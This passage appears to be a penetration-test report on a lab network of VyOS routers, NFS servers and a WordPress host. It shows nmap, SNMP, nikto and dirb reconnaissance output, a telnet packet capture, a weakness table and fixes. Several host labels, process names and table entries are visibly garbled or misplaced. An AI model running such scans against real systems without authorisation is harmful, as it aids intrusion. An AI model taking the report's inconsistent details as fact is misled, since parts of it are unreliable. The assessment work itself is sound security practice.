80/tcp	open	http	syn-ack	Apache httpd 2.2.22 ((Ubuntu))
443/tcp	open	ssl/http	syn-ack	Apache httpd 2.2.22 ((Ubuntu))

```
nmap -sU -sV -vv 172.16.221.237
```

PORT	STATE	SERVICE	REASON	VERSION
5353/udp	open	mdns	udp-response ttl	254 DNS-based service discovery

192.168.0.33

Because the snmp service was found to be running on the 33 machine a snmp-check scan was run using the following command:

```
snmp-check 192.168.0.33 -c secure
```

[*] System information:	[*] Network information:
Host IP address : 192.168.0.33	IP forwarding enabled : yes
Hostname : vyos	Default TTL : 64
Description : Vyatta VyOS 1.1.7	TCP segments received : 53
Contact : root	TCP segments sent : 53
Location : Unknown	TCP segments retrans : 0
Uptime snmp : 00:18:36.80	Input datagrams : 460
Uptime system : 00:18:18.40	Delivered datagrams : 460
System date : 2020-10-31 15:37:07.0	Output datagrams : 576
[*] Network interfaces:	
Interface : [up] lo	
Id : 1	
Mac Address : ::::::	
Type : softwareLoopback	
Speed : 10 Mbps	
MTU : 65536	
In octets : 14508	
Out octets : 14508	
Interface : [up] VMware VMXNET3 Ethernet Controller	
Id : 2	
Mac Address : 00:50:56:99:56:5f	
Type : ethernet-csmacd	
Speed : 4294 Mbps	
MTU : 1500	
In octets : 22126	
Out octets : 22872	
Interface : [up] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)	
Id : 3	
Mac Address : 00:50:56:99:af:41	
Type : ethernet-csmacd	
Speed : 1000 Mbps	
MTU : 1500	
In octets : 870	
Out octets : 20590	
Interface : [up] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)	
Id : 4	
Mac Address : 00:50:56:99:cf:44	
Type : ethernet-csmacd	
Speed : 1000 Mbps	
MTU : 1500	
In octets : 22130	
Out octets : 23228	

```
[*] Network IP:
Id          IP Address      Netmask      Broadcast
1           2.2.2.2         255.255.255.255  0
1           127.0.0.1        255.0.0.0       0
3           192.168.0.33      255.255.255.224  1
2           192.168.0.226      255.255.255.252  1
4           192.168.0.229      255.255.255.252  1

[*] Routing information:
Destination  Next hop      Mask        Metric
2.2.2.2      0.0.0.0       255.255.255.255  0
127.0.0.0     0.0.0.0       255.0.0.0       0
172.16.221.0 192.168.0.225 255.255.255.0       1
192.168.0.32 0.0.0.0       255.255.255.224  0
192.168.0.64 192.168.0.230 255.255.255.224  1
192.168.0.96 192.168.0.230 255.255.255.224  1
192.168.0.128 192.168.0.230 255.255.255.224  1
192.168.0.192 192.168.0.225 255.255.255.224  1
192.168.0.224 0.0.0.0       255.255.255.252  0
192.168.0.228 0.0.0.0       255.255.255.252  0
192.168.0.232 192.168.0.230 255.255.255.252  1
192.168.0.240 192.168.0.230 255.255.255.252  1

[*] TCP connections and listening ports:
Local address  Local port      Remote address    Remote port      State
0.0.0.0        80             0.0.0.0          0              listen
0.0.0.0        443            0.0.0.0          0              listen
127.0.0.1      199            0.0.0.0          0              listen
127.0.0.1      199            127.0.0.1        40977          established
127.0.0.1      199            127.0.0.1        40979          established
127.0.0.1      199            127.0.0.1        40981          established
127.0.0.1      40977          127.0.0.1        199            established
127.0.0.1      40979          127.0.0.1        199            established
127.0.0.1      40981          127.0.0.1        199            established

[*] Processes:
Id          Status      Name      Path      Parameters
1           runnable   init     init [2] 
1706        runnable   udevd   udevd    --daemon
1822        runnable   udevd   udevd    --daemon
1823        runnable   udevd   udevd    --daemon
2383        runnable   atd     /usr/sbin/atd 
2390        runnable   vmtoolsd /usr/bin/vmtoolsd
2453        runnable   netplugged /sbin/netplugged -P -p /var/run/netplugged.pid
2464        runnable   cron    /usr/sbin/cron 
2504        runnable   zebra   /usr/sbin/zebra -d -p 0 -l /var/run/quagga/zebra.pid -S -s 1048576
2510        runnable   rsyslogd /usr/sbin/rsyslogd -d -p 0 -l /var/run/quagga/rsyslogd.pid
2521        runnable   rpingd   /usr/sbin/rpingd -d -p 0 -l /var/run/quagga/rpingd.pid
2528        runnable   ospfd    /usr/sbin/ospfd -d -p 0 -l /var/run/quagga/ospfd.pid
2532        runnable   ospf6d   /usr/sbin/ospf6d -d -p 0 -l /var/run/quagga/ospf6d.pid
2545        runnable   bgpd    /usr/sbin/bgpd -d -P 0 -i /var/run/quagga/bgpd.pid -I
2779        runnable   rsyslogd /usr/sbin/rsyslogd -c4
2977        runnable   ntpd    /usr/sbin/ntpd -p /var/run/ntp.pid -g -u 102:107
2991        runnable   ntpd    /usr/sbin/ntpd -p /var/run/ntp.pid -g -u 102:107
2950        runnable   busybox /bin/busybox telnetd -p 23
3006        runnable   lighttpd /usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
3014        runnable   chunker  /usr/sbin/chunker -p /var/run/chunker.pid
3017        runnable   chunker  /usr/sbin/chunker -p /var/run/chunker.pid
3066        running   snmpd   /usr/sbin/snmpd -LSid -LF /dev/null -u snmp -g snmp -p /var/run/snmpd.pid
3074        runnable   lltdpd  /usr/sbin/lltdpd -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
uter         runnable   lltdpd  /usr/sbin/lltdpd -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
3137        runnable   vyos-intfwatchd /usr/bin/perl /opt/vyatta/sbin/vyos-intfwatchd
3139        runnable   ip      /sbin/ip monitorlink
3159        runnable   getty   /sbin/getty 38400 ttv1
3160        runnable   getty   /sbin/getty 38400 ttv2
3161        runnable   getty   /sbin/getty 38400 ttv3
3162        runnable   getty   /sbin/getty 38400 ttv4
3163        runnable   getty   /sbin/getty 38400 ttv5
3164        runnable   getty   /sbin/getty 38400 ttv6
3165        runnable   getty   /sbin/getty -L ttv50 9600 vt100
```

192.168.0.66

```
nmap -sT -sV -vv 192.168.0.66
```

```
PORt      STATE SERVICE REASON VERSION
22/tcp    open  ssh      syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2 .0)
111/tcp   open  rpcbind syn-ack 2-4 (RPC #100000)
2049/tcp  open  nfs_acl syn-ack 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
nmap -sU -sV -vv 192.168.0.66
```

```
PORt      STATE      SERVICE REASON      VERSION
111/udp   open       rpcbind  udp-response ttl 61  2-4 (RPC #100000)
631/udp   open|filtered ipp      no-response
2049/udp  open       nfs_acl  udp-response ttl 61  2-3 (RPC #100227)
5353/udp  open       mdns    udp-response ttl 252 DNS-based service discovery
```

192.168.0.97

```
nmap -sU -sV -vv 192.168.0.97
```

```

PORT      STATE SERVICE REASON          VERSION
123/udp  open  ntp    udp-response ttl 63 NTP v4 (unsynchronized)
161/udp  open  snmp   udp-response ttl 63 SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: vyos

```

192.168.0.129

Because the snmp service was found to be running on the 33 machine a snmp-check scan was run using the following command:

```
snmp-check 192.168.0.129 -c secure
```

<p>[*] System information:</p> <pre> Host IP address : 192.168.0.129 Hostname : vyos Description : Vyatta VyOS 1.1.7 Contact : root Location : Unknown Uptime snmp : 00:12:07.56 Uptime system : 00:11:51.36 System date : 2021-1-5 11:24:48.0 </pre>	<p>[*] Network information:</p> <pre> IP forwarding enabled : yes Default TTL : 64 TCP segments received : 53 TCP segments sent : 53 TCP segments retrans : 0 Input datagrams : 1937 Delivered datagrams : 1745 Output datagrams : 1925 </pre>
<p>[*] Network interfaces:</p> <pre> Interface : [up] lo Id : 1 Mac Address : :::::: Type : softwareLoopback Speed : 10 Mbps MTU : 65536 In octets : 12849 Out octets : 12849 Interface : [up] VMware VMXNET3 Ethernet Controller Id : 2 Mac Address : 00:50:56:99:c7:f8 Type : ethernet-csmacd Speed : 4294 Mbps MTU : 1500 In octets : 16012 Out octets : 16468 Interface : [up] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper) Id : 3 Mac Address : 00:50:56:99:52:f3 Type : ethernet-csmacd Speed : 1000 Mbps MTU : 1500 In octets : 0 Out octets : 13778 Interface : [up] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper) Id : 4 Mac Address : 00:50:56:99:c3:cb Type : ethernet-csmacd Speed : 1000 Mbps MTU : 1500 In octets : 104184 Out octets : 108890 </pre>	

```

[*] Network IP:
Id          IP Address      Netmask      Broadcast
1           3.3.3.3         255.255.255.255  0
1           127.0.0.1        255.0.0.0       0
3           192.168.0.129    255.255.255.224  1
2           192.168.0.230    255.255.255.252  1
4           192.168.0.233    255.255.255.252  1

[*] Routing information:
Destination  Next hop      Mask        Metric
3.3.3.3      0.0.0.0       255.255.255.255  0
127.0.0.0     0.0.0.0       255.0.0.0       0
172.16.221.0 192.168.0.229 255.255.255.0       1
192.168.0.32 192.168.0.229 255.255.255.224  1
192.168.0.64 192.168.0.234 255.255.255.224  1
192.168.0.96 192.168.0.234 255.255.255.224  1
192.168.0.128 0.0.0.0       255.255.255.224  0
192.168.0.192 192.168.0.229 255.255.255.224  1
192.168.0.224 192.168.0.229 255.255.255.252  1
192.168.0.228 0.0.0.0       255.255.255.252  0
192.168.0.232 0.0.0.0       255.255.255.252  0
192.168.0.240 192.168.0.234 255.255.255.252  1

[*] TCP connections and listening ports:
Local address  Local port      Remote address  Remote port      State
0.0.0.0        80             0.0.0.0        0              listen
0.0.0.0        443            0.0.0.0        0              listen
127.0.0.1      199            0.0.0.0        0              listen
127.0.0.1      199            127.0.0.1      56237          established
127.0.0.1      199            127.0.0.1      56239          established
127.0.0.1      199            127.0.0.1      56241          established
127.0.0.1      56237          127.0.0.1      199            established
127.0.0.1      56239          127.0.0.1      199            established
127.0.0.1      56241          127.0.0.1      199            established

[*] Listening UDP ports:
Local address  Local port
0.0.0.0        123
0.0.0.0        161
3.3.3.3        123
127.0.0.1      123
192.168.0.129 123
192.168.0.230 123
192.168.0.233 123

```

```

[*] Processes:
Id          Status      Name          Path          Parameters
1           runnable   init          /init [2]      -P -p /var/run/init.pid
1682        runnable   udevd         /sbin/udevd   --daemon
1771        runnable   udevd         /sbin/udevd   --daemon
1772        runnable   udevd         /sbin/udevd   --daemon
2349        runnable   vmtoolsd     /usr/bin/vmtoolsd
2384        runnable   atd          /usr/sbin/atd
2406        runnable   acpid        /usr/sbin/acpid
2419        runnable   netplugged /sbin/netplugged
2422        runnable   cron         /usr/sbin/cron
2475        runnable   zebra        /usr/sbin/zebra
2487        runnable   ripd         /usr/sbin/ripd
2490        runnable   ripngd      /usr/sbin/ripngd
2502        runnable   ospfd        /usr/sbin/ospfd
2511        runnable   ospf6d      /usr/sbin/ospf6d
2521        runnable   udpgated    /usr/sbin/udpgated
2755        runnable   rsyslogd   /usr/sbin/rsyslogd
2893        runnable   ntpd         /usr/sbin/ntp
2896        runnable   ntpd         /usr/sbin/ntp
2926        runnable   bsdbox      /bin/bsdbox
2932        runnable   lighttpd    /usr/sbin/lighttpd
2990        runnable   chunker     /usr/sbin/chunker
2993        runnable   chunker     /usr/sbin/chunker
3043        running   snmpd        /usr/sbin/snmpd
3050        runnable   lldpd        /usr/sbin/lldpd
3061        runnable   udpgated    /usr/sbin/udpgated
3113        runnable   vyos-intfwatchd /usr/sbin/vyos-intfwatchd
3115        runnable   ip          /sbin/ip
3135        runnable   getty       /sbin/getty 38400 ttty
3136        runnable   getty       /sbin/getty 38400 ttty2
3137        runnable   getty       /sbin/getty 38400 ttty3
3138        runnable   getty       /sbin/getty 38400 ttty4
3139        runnable   getty       /sbin/getty 38400 ttty5
3140        runnable   getty       /sbin/getty 38400 ttty6
3141        runnable   getty       /sbin/getty -L ttys0 9600 vt100


```

192.168.0.193

Because the snmp service was found to be running on the 33 machine a snmp-check scan was run using the following command:

```
snmp-check 192.168.0.193 -c secure
```

<pre> [*] System information: Host IP address : 192.168.0.193 Hostname : vyos Description : Vyatta VyOS 1.1.7 Contact : root Location : Unknown Uptime snmp : 00:04:19.82 Uptime system : 00:04:00.96 System date : 2021-1-5 11:17:22.0 </pre>	<pre> [*] Network information: IP forwarding enabled : yes Default TTL : 64 TCP segments received : 55 TCP segments sent : 55 TCP segments retrans : 0 Input datagrams : 196 Delivered datagrams : 192 Output datagrams : 260 </pre>
--	--

```
[*] Network interfaces:
Interface      : [ up ] lo
Id             : 1
Mac Address   : ::::
Type          : softwareLoopback
Speed         : 10 Mbps
MTU           : 65536
In octets    : 11171
Out octets   : 11171

Interface     : [ up ] VMware VMXNET3 Ethernet Controller
Id            : 2
Mac Address  : 00:50:56:99:e2
Type          : ethernet-csmacd
Speed         : 4294 Mbps
MTU           : 1500
In octets    : 1356
Out octets   : 5694

Interface     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Coppe
r)
Id            : 3
Mac Address  : 00:50:56:99:e4
Type          : ethernet-csmacd
Speed         : 1000 Mbps
MTU           : 1500
In octets    : 6372
Out octets   : 7426

Interface     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Coppe
r)
Id            : 4
Mac Address  : 00:0c:29:5a:07:78
Type          : ethernet-csmacd
Speed         : 1000 Mbps
MTU           : 1500
In octets    : 0
Out octets   : 5376
```

```
[*] Network IP:
Id  Link       IP Address      Netmask      Broadcast
1   1.1.1.1      255.255.255.255  0
1   127.0.0.1     255.0.0.0       0
4   172.16.221.16 255.255.255.0       1
2   192.168.0.193 255.255.255.224  1
3   192.168.0.225 255.255.255.252  1
```

```
[*] Routing information:
Destination  Next hop      Mask        Metric
1.1.1.1      0.0.0.0      255.255.255.255  0
127.0.0.0     0.0.0.0      255.0.0.0       0
172.16.221.0 0.0.0.0      255.255.255.0       0
192.168.0.32 192.168.0.226 255.255.255.224  1
192.168.0.64 192.168.0.226 255.255.255.224  1
192.168.0.96 192.168.0.226 255.255.255.224  1
192.168.0.128 192.168.0.226 255.255.255.224  1
192.168.0.192 0.0.0.0      255.255.255.224  0
192.168.0.224 0.0.0.0      255.255.255.252  0
192.168.0.228 192.168.0.226 255.255.255.252  1
192.168.0.232 192.168.0.226 255.255.255.252  1
192.168.0.240 192.168.0.226 255.255.255.252  1
```

```
[*] TCP connections and listening ports:
Local address  Local port      Remote address    Remote port      State
0.0.0.0        22              0.0.0.0          0              listen
0.0.0.0        80              0.0.0.0          0              listen
0.0.0.0        443             0.0.0.0          0              listen
127.0.0.1      199             0.0.0.0          0              listen
127.0.0.1      199             127.0.0.1        44577          established
127.0.0.1      199             127.0.0.1        44579          established
127.0.0.1      199             127.0.0.1        44581          established
127.0.0.1      44577          127.0.0.1        199             established
127.0.0.1      44579          127.0.0.1        199             established
127.0.0.1      44581          127.0.0.1        199             established
```

```
[*] Processes:
Id  Status      Name      Path      Parameters
1   runnable    init      init [2]  -daemon
1669  runnable   udevd    udevd    --daemon
1761  runnable   udevd    udevd    --daemon
1762  runnable   udevd    udevd    --daemon
2347  runnable   vhostoolsd /usr/bin/vhostoolsd
2364  runnable   atd      /usr/sbin/atd
2366  runnable   acpid   /usr/sbin/acpid
2404  runnable   netplugged /sbin/netplugged - -p /var/run/netplugged.pid
2437  runnable   cron    /usr/sbin/cron
2456  runnable   crond   /usr/sbin/crond
2459  runnable   rsysra  /usr/sbin/rsysra -d -P 0 -l /var/run/quaga/zebra.pid -S -5 1048576
2462  runnable   ripd    /usr/sbin/ripd -d -P 0 -l /var/run/quaga/ripd.pid
2473  runnable   ripngd  /usr/sbin/ripngd -d -P 0 -l /var/run/quaga/ripngd.pid
2483  runnable   ospfd   /usr/sbin/ospfd -d -P 0 -l /var/run/quaga/ospfd.pid
2494  runnable   bgpd   /usr/sbin/bgpd -d -P 0 -l /var/run/quaga/bgpd.pid -I
2745  runnable   rsyslogd /usr/sbin/rsyslogd -c4
2883  runnable   ntpd    /usr/sbin/ntp -p /var/run/ntp.pid -g -u 102:107
2886  runnable   ntpd    /usr/sbin/ntp -p /var/run/ntp.pid -g -u 102:107
2935  runnable   shadow  /usr/sbin/shadow -t 23
2945  runnable   sshd    /usr/sbin/sshd -p 22
3008  runnable   lighttpd /usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
3016  runnable   chunker /usr/sbin/chunker -p /var/run/chunker.pid
3119  runnable   chunker /usr/sbin/chunker -p /var/run/chunker.pid
3069  running   snmpd  /usr/sbin/snmpd -LSN 1 /etc/null -s smp -g smp -p /var/run/snmpd.pid
3076  runnable   lldpd   /usr/sbin/lldpd -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
3090  runnable   lldpd   /usr/sbin/lldpd -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
3139  runnable   vyos-intfwatchd /usr/bin/perl /opt/vyatta/sbin/vyos-intfwatchd
3144  runnable   j      /bin/j      monit -c /etc/monit/monitrc
3161  runnable   getty  /sbin/getty 38400 tt1
3162  runnable   getty  /sbin/getty 38400 tt2
3163  runnable   getty  /sbin/getty 38400 tt3
3164  runnable   getty  /sbin/getty 38400 tt4
3165  runnable   getty  /sbin/getty 38400 tt5
3166  runnable   getty  /sbin/getty 38400 tt6
3167  runnable   getty  /sbin/getty -l tt50 9600 vt100
```

192.168.0.203

Using the following nmap scan more details about the dhcp service running on the .203 machine were obtained.

```
nmap -script broadcast-dhcp-discover
```

```
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 192.168.0.211
|     DHCP Message Type: DHCPOFFER
|     Server Identifier: 192.168.0.203
|     IP Address Lease Time: 5m00s
|     Subnet Mask: 255.255.255.224
|     Router: 192.168.0.193
|     Domain Name: example.org
|     Broadcast Address: 192.168.0.223
```

192.168.0.210

When it was not possible to gather open ports from the device directly, a UDP scan was carried out to ensure no services were left unidentified.

```
nmap -sU -sV -vv 192.168.0.210
```

```
PORT      STATE      SERVICE REASON          VERSION
68/udp    open|filtered dhcpc   no-response
111/udp   open       rpcbind  udp-response ttl 64  2-4 (RPC #100000)
631/udp   open|filtered ipp    no-response
2049/udp  open       nfs_acl  udp-response ttl 64  2-3 (RPC #100227)
5353/udp  open       mdns    udp-response ttl 255 DNS-based service discovery
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

192.168.0.234

Only once access past the firewall on the 234 machine was gained was it possible to do a full scan on the device using the unfiltered interface connected to the protected lan network.

```
nmap -sT -sV -vv 192.168.0.98
```

```
PORT      STATE SERVICE REASON  VERSION
53/tcp    open  domain  syn-ack (generic dns response: REFUSED)
80/tcp    open  http    syn-ack nginx
2601/tcp  open  quagga  syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga  syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga  syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/2%Time=5FF0B290%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");
```

```
nmap -sU -sV -vv 192.168.0.98
```

192.168.0.242

When it was not possible to gather open ports from the device directly, a UDP scan was carried out to ensure no services were left unidentified.

```
nmap -sU -sV -vv 192.168.0.242
```

PORT	STATE	SERVICE	REASON	VERSION
111/udp	open	rpcbind	udp-response ttl 60	2-4 (RPC #100000)
631/udp	open filtered	ipp	no-response	
5353/udp	open	mdns	udp-response ttl 251	DNS-based service discovery

Security weaknesses

Summary

Machine	Vulnerability/s	Evidence (if not previously provided)
192.168.0.33	Telnet	
	Default Credentials	
	Password Guessing	
	Denial of Service ntp / port 123	
	Snmp enumeration	
192.168.0.34	NFS no_root_squash	/ 192.168.0.*(rw,no_root_squash,fsid=32)
	Password Guessing	
	Weak Password	
192.168.0.66	NFS no_root_squash	
	Password Guessing	
192.168.0.97	Telnet	
	Default Credentials	
	Password Guessing	
	Denial of Service ntp / port 123	/ 192.168.0.*(rw,no_root_squash,fsid=32)
	Snmp enumeration	
192.168.0.129	Telnet	
	Default Credentials	
	Password Guessing	
	Denial of Service ntp / port 123	
	Snmp enumeration	
192.168.0.130	NFS no_root_squash	/ 192.168.0.*(rw,no_root_squash,fsid=32)
	Password Guessing	
	Default Credentials	
	Denial of Service ntp / port 123	
	Snmp enumeration	
192.168.0.193	NFS no_root_squash	/ 192.168.0.*(rw,no_root_squash,fsid=32)
	Password Guessing	
	Default Credentials	
	Denial of Service ntp / port 123	
	Snmp enumeration	
192.168.0.203	Denial of Service / port 67	
192.168.0.210	NFS no_root_squash	/ 192.168.0.*(rw,no_root_squash,fsid=32)
	Password Guessing	
	Weak Password	
192.168.0.234	Default Credentials	
	Password Guessing	
	Snmp enumeration	
192.168.0.242	Shellshock	
	Password Guessing	

172.16.221.237	Password Guessing	
	Weak Password	
	Wordpress	
	Heartbleed	
13.13.13.13	NFS no_root_squash	/ 192.168.0.*(rw,no_root_squash,fsid=32)
	Password Guessing	

Show the exploit

Default Login Credentials

The default login credentials can always be found on the internet as long as the make and model of the device is known. This exploit was carried out on a number of machines many of which were vyos routers. The credentials and method used for those can be found in the mapping process. For the Pfsense routers this was achieved by navigating to the port 80 interface for the router using a web browser and entering the default credentials found online there.

Solution

All passwords should be changed from their default, especially routers and those not protected by a firewall. To do this on the pfsense routers, navigate to the router on a web browser and use the gui. The command for the vyos routers is “set system login user <name> authentication encrypted-password <password>”.

Telnet

Telnet can be a red flag when it comes to network security as it is a non encrypted service. This causes vulnerabilities when it is used to transmit credentials, as it is possible to use wireshark and then filter for telnet traffic to capture the packets with information pertinent to the login of the router.

Wireshark - Packet 1837.eth0

Frame 1837: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface 0
 Ethernet II, Src: Vmware_99:6c:e2 (00:50:56:99:6c:e2), Dst: Vmware_b4:e1:ce (00:0c:29:b4:e1:ce)
 Internet Protocol Version 4, Src: 192.168.0.33, Dst: 192.168.0.200
 Transmission Control Protocol, Src Port: 23, Dst Port: 45048, Seq: 443, Ack: 69, Len: 13
 Telnet
 Data: vyos@vyos:~\$

0000	00	0c	29	b4	e1	ce	00	50	56	99	6c	e2	08	00	45	00	..	P	V	·	1	..	E	
0010	00	41	93	4c	40	00	3f	06	26	31	c0	a8	00	21	c0	a8	..	A	L	@	?	&1	..	!
0020	00	c8	00	17	af	f8	7b	79	77	4b	c6	c0	94	a8	80	18	{y	wK	
0030	01	c5	48	d4	00	00	01	01	08	0a	00	19	ed	52	21	b9	..	H	R!	..	
0040	eb	40	76	79	6f	73	40	76	79	6f	73	3a	7e	24	20	@vyos@v	yo	s:-\$						

Solution

Telnet cannot be set up with encryption therefore there is no acceptable reason to use this over SSH. The telnet port should be immediately closed on all devices and SSH should be used from now on for all authentication previously handled by telnet.

NFS no_root_squash

With those machines with port 2049 open on them and the NFS service running, it is important to check to make sure that the service does not have the no_root_squash setting enabled.

```

# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,async,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,async,fsid=0,no_subtree_check)
#
# / 192.168.0.)*(rw,no_root_squash,fsid=32)

```

Solution

While the no_root_squash is a convenient tool for a network administrator it provides an unacceptable risk to the integrity of the network. This setting is not turned on by default because it allowed unauthorised users to gain access to sensitive information and should therefore be removed.

Denial of Service

Due to practical concerns over the stability and integrity of the network it was decided that the risks in testing for this vulnerability were too great. Therefore, any service that is believed to be susceptible to a DNS attack will be listed with the port number in the summary.

Solution

It is impossible to completely prevent a Denial of Service attack especially if it is a Distributed Denial of Service attack. In this case the only protection is to set up intrusion detection to catalogue incoming request and block anomalous requests.

Password Guessing

Any service that does not prevent or delay repeated attempts to login is susceptible to password guessing. While this can be mitigated by strong passwords that will never remove the threat.

Solution

Most routers and some other devices in the network have SSH running on them. However, despite these enabling logging into the systems, they do not prevent repeated attempts to brute force the login details. While there is no way to stop a dedicated attacker from guessing passwords, there are a number of ways of mitigate their ability to do so. First is to simply setup SSH on a different port. While simple it would mean an attacker could miss it on a preliminary scan. The second is to change the admin/ root usernames. If something random is used then it can exponentially increase the amount of work required by an attacker as they have to guess the usernames against all the passwords. With a sufficiently random username it would force the attacker to find a way of enumerating users and would further frustrate their efforts. A final method would be to install the Fail2ban software that analyses log files to detect abuse of services and then configure the firewall to exclude the IP of the attacker.

Wordpress

After Identifying that there was a webserver running on this machine nikto and dirb scans where run. In the dirb scan it is possible to see that a wordpress site is running.

Nikto -h 172.16.221.237

```

root@kali:~# nikto -h 172.16.221.237
- Nikto v2.1.6
-----
+ Target IP: 172.16.221.237
+ Target Hostname: 172.16.221.237
+ Target Port: 80
+ Start Time: 2020-12-29 10:27:31 (GMT-5)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size: 177, mtime: Tue Apr 29 00:4
3:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: inde
x.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the
2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2020-12-29 10:27:54 (GMT-5) (23 seconds)
-----
+ 1 host(s) tested

```

dirb http://172.16.221.237

```

root@kali:~# dirb http://172.16.221.237
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Tue Dec 29 10:30:18 2020
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
-----
--- Scanning URL: http://172.16.221.237/ ---
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
=> DIRECTORY: http://172.16.221.237/wordpress/
----- Entering directory: http://172.16.221.237/javascript/jQuery/ ---
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)
----- Entering directory: http://172.16.221.237/wordpress/index/ ---
(!) WARNING: NOT_FOUND[1] not stable, unable to determine correct URLs {30X}.
( Try using Finetuning: '-f' )
----- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ---
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)
----- Entering directory: http://172.16.221.237/wordpress/wp-content/ ---
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
